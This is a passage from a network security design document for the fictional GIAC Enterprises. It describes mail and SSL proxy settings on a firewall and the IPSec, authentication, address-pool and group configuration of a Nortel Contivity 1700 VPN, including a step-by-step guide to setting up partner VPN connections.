
The text to display on the X-Proxy line of mail headers. It is left blank meaning that no X-Proxy line is displayed.

Post default domain for outbound mail

Use the Default Domain Name in outbound mail headers.

2.2.4.2. Servers

Mail hosts and the domains they serve are specified on this page. If more than one mail host exists for a domain then they are tried in the listed order.



Mail Server
The internal mail host.

Pass mail for unaliased users to mail server host
If unchecked then mail is not passed unless it has an alias on the firewall. In this environment all mail is passed to the mail host and aliases are handled there.

Alias File Name
The name of the alias file for that server. Aliasing allows internal mail addresses to be hidden from external users.


Domains
The domains that the mail host handles inbound mail for.

2.2.4.3. Users

The Users page is used to manage the aliases.

2.2.4.4. Blocking

Mail can be blocked by matches against a subject, attachment, or Inbound-To, Inbound-From, Outbound-To, Outbound-From conditions.



Preventing inbound forged mail is a useful defence against attackers using forms of social engineering to have an employee execute a trojan. For this reason a rule is created preventing inbound mail that has a From address matching the giac.com domain.


All mail to the giac.com domain should be delivered locally and no outbound mail with a To address matching the giac.com domain is permitted.

2.2.4.5. CVP

The CVP page is used to configure and enable content scanning with a CVP server.

2.2.5. SSL Proxy

The SSL Proxy can be used to proxy both inbound and outbound SSL connections. In this situation it is used to proxy outbound connections.



2.2.5.1. Setup

Web Server Host

There are two options for the Web Server Host.

1. The name or address that connections are passed to, in the case of inbound connections.
2. None – as used in this environment with outbound connections.

Port Number

The port number for the proxy to listen on.

External Attempt Timeout

The timeout for external connection attempts.

2.2.5.2. Clients

The Clients page permits the creation of rules that specify what servers a client may connect to. A rule is created that permits the cache server to connect to any external host.

2.3. Nortel Contivity (vpn1)

The Nortel Contivity 1700 is initially configured through a command line based menu on the console, after which it is configured through a Web interface.

As a wide range of options are available through this interface, only those that are relevant to the VPN policy are discussed. The Web interface is menu driven and this section is presented in that format.

Note: the Nortel Contivity 1700 has two private interfaces. The first is used for actual VPN traffic. The second is used for management traffic, for example the Web interface and RADIUS authentication.

2.3.1. System > Forwarding

This page is used to configure what forwarding is permitted between the VPN clients. All of these are disabled as forwarding between VPN clients presents a security risk. The options are:

Allow End User to End User
Allow End User to Branch Office
Allow Branch Office to Branch Office

2.3.2. Services > Available

The available services with the Nortel Contivity 1700 can be enabled and disabled on either of, or both of, the public or private interfaces.

The available tunnel types include IPSec, PPTP, and L2TP. Both PPTP and L2TP are disabled as they are not used. By default IPSec is enabled and this is the only tunnel type that is used for the VPN remote access.

There are many management services available. HTTP and SNMP are enabled, and can only be configured on the private interface. The other management services are disabled by default, and this is not changed.

2.3.3. Services > IPSec

The global options for the IPSec service can be configured here; this includes the type of authentication and encryption.

2.3.3.1. Authentication

Several options exist for authentication, these are:

1. User Name and Password/Pre-Shared Key
2. RSA Digital Signature
3. RADIUS Authentication

Both User Name and Password/Pre-Shared Key and RADIUS Authentication are enabled. The first is used with VPN connections to partners. The second, RADIUS Authentication, is the primary authentication method used and is set to support the Security Dynamics SecurID authentication type.

2.3.3.2. Encryption

There are multiple supported encryption modes. The weaker modes are disabled in favour of using only the stronger modes.

The following ESP modes are enabled:

Triple DES with SHA1 Integrity
Triple DES with MD5 Integrity

2.3.3.3. IKE Encryption and Diffie-Helman Group

The following IKE/Diffie-Helman modes are enabled:

Triple DES with Group 2 (1024-bit prime)
Triple DES with Group 7 (ECC 163-bit field)

2.3.3.4. NAT Traversal

NAT Traversal is used for devices that are connecting through a network address translation gateway. This is disabled by default and needs to be enabled; a port of 10001 is chosen and specified.

2.3.3.5. Authentication Order

The Authentication Order table specifies the authentication order preference. It lists the associated servers, authentication types, and groups. The LDAP server is always queried first (this cannot be changed).

2.3.4. Servers > RADIUS Auth

The RADIUS service is enabled and configured to obtain the default settings from the Base group.

The only supported authentication type that is selected is the RESPONSE type. This is the type used for the RSA SecurID tokens.

The primary RADIUS server is configured to communicate out the private interface.

2.3.5. Servers > User IP Addr

The address allocation methods available are DHCP and Address Pool. Address Pool is chosen and four address pools are configured, one for each of the different remote access profiles.

giac-adm-staff	10.1.32.0/24, used for system administrator staff.
giac-app-staff	10.1.34.0/24, used for application support staff.
giac-emp-staff	10.1.36.0/24, used for general employees.
giac-non-staff	10.1.38.0/24, used for non-local employees.

2.3.6. Profiles > Groups

The profile groups are configured here. The Nortel Contivity 1700 uses an inheritance model for configuration of profile options. The Base group is the default, and these options are inherited by any child groups that are defined.

A base group is created for mobile employees called Staff. Separate groups are created for each type of remote access profile below this. These groups are all very similar and inherit the default values from the Staff group.

The primary reason for creating the different groups is for the allocation of the different address pools, thus the firewall can apply filters and access controls depending on the source address range.

The relevant sections are the Connectivity and IPSec sections; the others are for disabled and unused services (PPTP and L2TP).

2.3.6.1. Connectivity

The Contact Information for the administrator is entered.

> Contact Information: Technical Support, telephone: +64 -9-123-4567.

Time ranges can be specified during which access is allowed for users in the group. The default value is Anytime and this is appropriate for this situation where users in many time zones will be connecting.

> Access Hours: Anytime

The Call Admission Priority level defines the admission percentage given to this group when the number of logged in users nears the limit. This defaults to the highest priority and is not changed.

In the future if there is expected to be an issue with the number of concurrent users then this can be altered to give different priorities per each group. With support for 500 concurrent users on the Nortel Contivity 1700 this should not occur in the foreseeable future.

> Call Admission Priority: Highest Priority

The Forwarding Priority level is similar to the Call Admission Priority but governs the level of bandwidth given to the logged in users.

> Forwarding Priority: Low Priority

Number of Logins specifies the maximum number of times a user can be logged in simultaneously. This is set to 1 by default and should remain that way for security reasons.

> Number of Logins: 1

Password Management is disabled as the users are authenticated via RADIUS.

> Password Management: Disabled
> - Maximum Password Age: 30
> - Minimum Password Length: 16

- Alpha-Numeric Password Required: Disabled

Static Addresses are enabled. What this means is that if a user is configured to receive a static address then this profile will honour that. These are not used by default in this environment, but if one is ever configured for a good reason then it should be used.

Static Addresses: Enabled

An idle timeout of 15 minutes is specified.

Idle Timeout: 00:15:00

The number of login attempts is set to zero to disable it. This is because RSA SecurID is being used which greatly reduces the effectiveness of brute force types of attacks.

Maximum number of login attempts to lock out an account.: 0

No filters are applied or managed on the Nortel Contivity as the filters are limited and difficult to manage. Filters are instead managed on the client device by Sygate Secure Enterprise and on the egress traffic by the firewall.

Filters: permit all

IPX is not used on this network.

IPX: Disabled

This is not relevant to this configuration and the default of 1 is kept.

Maximum Number PPP Links: 1

RSVP is not used on this network.

RSVP: Disabled
RSVP: Token Bucket Depth: 3000 Bytes
RSVP: Token Bucket Rate: 28 Kbps

The Address Pool is selected.

Address Pool Name: giac-emp-staff

The Bandwidth Policy is set to a maximum rate of 512 K and a committed rate of 56 K. This is an increase from the default of 256 K to account for those users on cable and DSL connections.

User Bandwidth Policy:
- Committed Rate: 56 Kbps
- Excess Rate: 512 Kbps
- Excess Action: Mark

2.3.6.2. IPSec

Split Tunneling enables the client device to communicate through both the IPSec tunnel and on the local network connection at the same time. Enabling this presents a potential security risk should the client device be compromised and used as a relay into the internal network. It is therefore disabled.

> Split Tunneling: Disabled
> Split Tunnel Networks: (None)

The idle timeout is reset on outbound traffic.

> IPSec Idle Timeout Reset on Outbound Traffic: Enabled

Client Selection allows the administrator to define the types of clients that are allowed to connect. All employees should only be connecting with the Nortel Contivity client that has been packaged together with Norton AntiVirus and Sygate Security Agent.

> Client Selection:
> - Allowed Clients: Only Contivity Client
> - Allow undefined networks for non-Contivity clients: Disabled

The only authentication mechanism enabled is the Security Dynamics SecurID method. A Group ID and Password is created for the pre-authentication that is stored in the Nortel Contivity client and is primarily used to verify that the device being connected to is the expected destination.

> Database Authentication (LDAP):
> - User Name and Password: Disabled
> RADIUS Authentication:
> - Security Dynamics SecurID: Enabled
> Group ID: giac-staff-group
> LDAP Authentication:
> Group ID: giac-staff-group

ESP is the only IPSec method allowed. IKE/Diffie-Hellman is set to use Triple DES with Group 2 or 7.

> Encryption:
> - ESP - Triple DES with SHA1 Integrity: Enabled
> - ESP - Triple DES with MD5 Integrity: Enabled
>
> IKE Encryption and Diffie-Hellman Group: Both Triple DES with Group 2 and Triple DES with Group 7

Perfect Forward Secrecy is enabled. This means that new keys are not derived from previous keys, meaning that if a key is compromised the subsequent keys are not compromised.

> Perfect Forward Secrecy: Enabled

Users are not forced to log off after a maximum period of time.

Forced Logoff: 00:00:00

Client Auto Connect is disabled. This is a feature that enables the client to auto dial and connect when the user attempts to reach a destination, much like the auto dial feature in Internet Explorer. This is found to be more of a nuisance than a help. Instead, a dialler is installed that dials and starts the Nortel Contivity client in a one click step.

Client Auto Connect: Disabled

A banner is created to present a warning; it can also present any useful MOTD information if desired.

Banner: Authorised Access Only …
Display Banner: Enabled

The Keepalive setting is used to more rapidly determine if a connection is up or has gone down. If the Keepalive transmission fails 3 times the connection can be terminated and the keys discarded.

Keepalive: Enabled
Interval (hh:mm:ss): 00:01:00
Max Number of Retransmissions: 3

This is disabled by default. The standard build computers lock the screen after a 5 minute timeout but the non standard computers do not. This is enabled and set to a 10 minute timeout to avoid conflicts.

Client Screen Saver Password Required: Enabled
Client Screen Saver Activation Time: 10 Minutes

No password should ever be stored on a client.

Allow Password Storage on Client: Disabled

Compression should be enabled, this is especially important for users of dial-up modems as encryption renders the modem's compression ineffective.

Compression: Enabled

The Rekey Timeout is reduced to 1 hour instead of the default 8 hours. A Rekey Data Count can be set, where rekeying will take place after the set amount of data has been transmitted.

Rekey Timeout: 01:00:00
Rekey Data Count: (None)

The specified domain name and name servers are given to the clients when they log in.

Domain Name: giac.com
Primary DNS: 10.1.1.8
Secondary DNS: 10.1.1.6

Primary WINS: 192.168.2.36
Secondary WINS: 192.168.3.56

Minimum version requirements for the Nortel Contivity client can be specified. This is useful when a new version is released and the administrator wishes to force users to upgrade. When a client fails to log in because of this a custom message is displayed explaining why and any process to follow for resolution.

Nortel Client Requirements:
- Minimum Version: (None)

The Client Policy is not used as this is enforced by the Sygate Security Agent.

Client Policy: (None)

NAT Traversal is auto detected, and a keepalive of 18 seconds is specified to ensure the NAT gateway does not break the connection.

IPsec Transport Mode Connections: Enabled
NAT Traversal: Auto-Detect NAT
- NAT Keepalive: 00:00:18

2.3.7. Additional groups

The following groups are created as children of the Staff group.

1. Administrators
    a. Given the giac-adm-staff address pool.
    b. Given the Group ID giac-adm-group for authentication.
    c. Has Forwarding Priority set to Highest Priority.
2. Applications
    a. Given the giac-app-staff address pool.
    b. Given the Group ID giac-app-group for authentication.
3. Teleworkers
    a. Given the giac-non-staff address pool.
    b. Given the Group ID giac-telew-group for authentication.

2.4. Guide to configuring a partner VPN connection


2.4.1. Implementation notes

Typically connections originating from the remote VPN terminator will appear from a single address that is assigned to the partner from a GIAC Enterprises address pool. The remote VPN terminator should then be configured to NAT outbound connections to the GIAC Enterprises network using that address. In some cases doing this is essential to prevent network renumbering, and doing so also reduces the need for GIAC Enterprises to manage complex routing scenarios.


2.4.2. Step-by-step guide

Step 1: Log on to the Nortel Contivity 1700.

Step 2: Create the network profiles. These are the networks which are routed through the VPN connection. The may already exist in which case they do not need to be re-added.




1. Go to Profiles > Networks.
2. Enter a network profile name and click Create. In this example the network name used is app-network.




3. After clicking Create you are taken to a new page where the actual networks are entered for the network profile just created. Enter an address and network mask, then click Add. In this example the 10.3.3.0/24 network is added.


Step 3: Create a Branch Office group. This is the profile that is used to set the options for the VPN connections. An appropriate group may already exist that should be used. If not the following steps are used to create one.




1. Go to Profiles > Branch Office.
2. Click Add Group.



3. Select /Base as the parent group and type the new group name then click OK. In this example a generic group called Partners is being created for all of the partner connections.



4. After clicking OK you are taken back to the first page and the newly created group /Base/Partners is now shown. Click Edit to modify the newly created group's options.



5. After clicking Edit you are taken to a new page where the options for Connectivity and IPSec can be edited. First configure the Connectivity options by clicking Configure under the Connectivity heading.

6. Many options are available, and these are described below.

   Nailed Up specifies whether the connection is initiated on demand when data is transferred or whether the connection is permanently enabled and initiated at start up. This should be set to Enabled.

   Nailed Up: Enabled

   Access Hours specifies the times when this connection is allowed to operate. The connections in this profile are all permanent connections and therefore the default of Anytime is retained.

   Access Hours: Anytime

   Call Admission Priority specifies the priority with which connections are handled when the switch is busy. By default this is set to Highest Priority which is appropriate for the partner connections.

   Call Admission Priority: Highest Priority

   Forwarding Priority is similar to Call Admission Priority but specifies the handling of data from connections when the switch is busy. This should be set to High Priority as these connections are relatively important.

   Forwarding Priority: High Priority

   The Idle Timeout should be disabled to prevent the connections from timing out. Do this by setting it to 00:00:00

   Idle Timeout: 00:00:00

Forced Logoff is disabled by default. The partners should not be forced to log off as they are permanent connections. Leave this as the default.


Forced Logoff: 00:00:00

RSVP is not used on this network.

RSVP: Disabled
RSVP: Token Bucket Depth: 3000 Bytes
RSVP: Token Bucket Rate: 28 Kbps

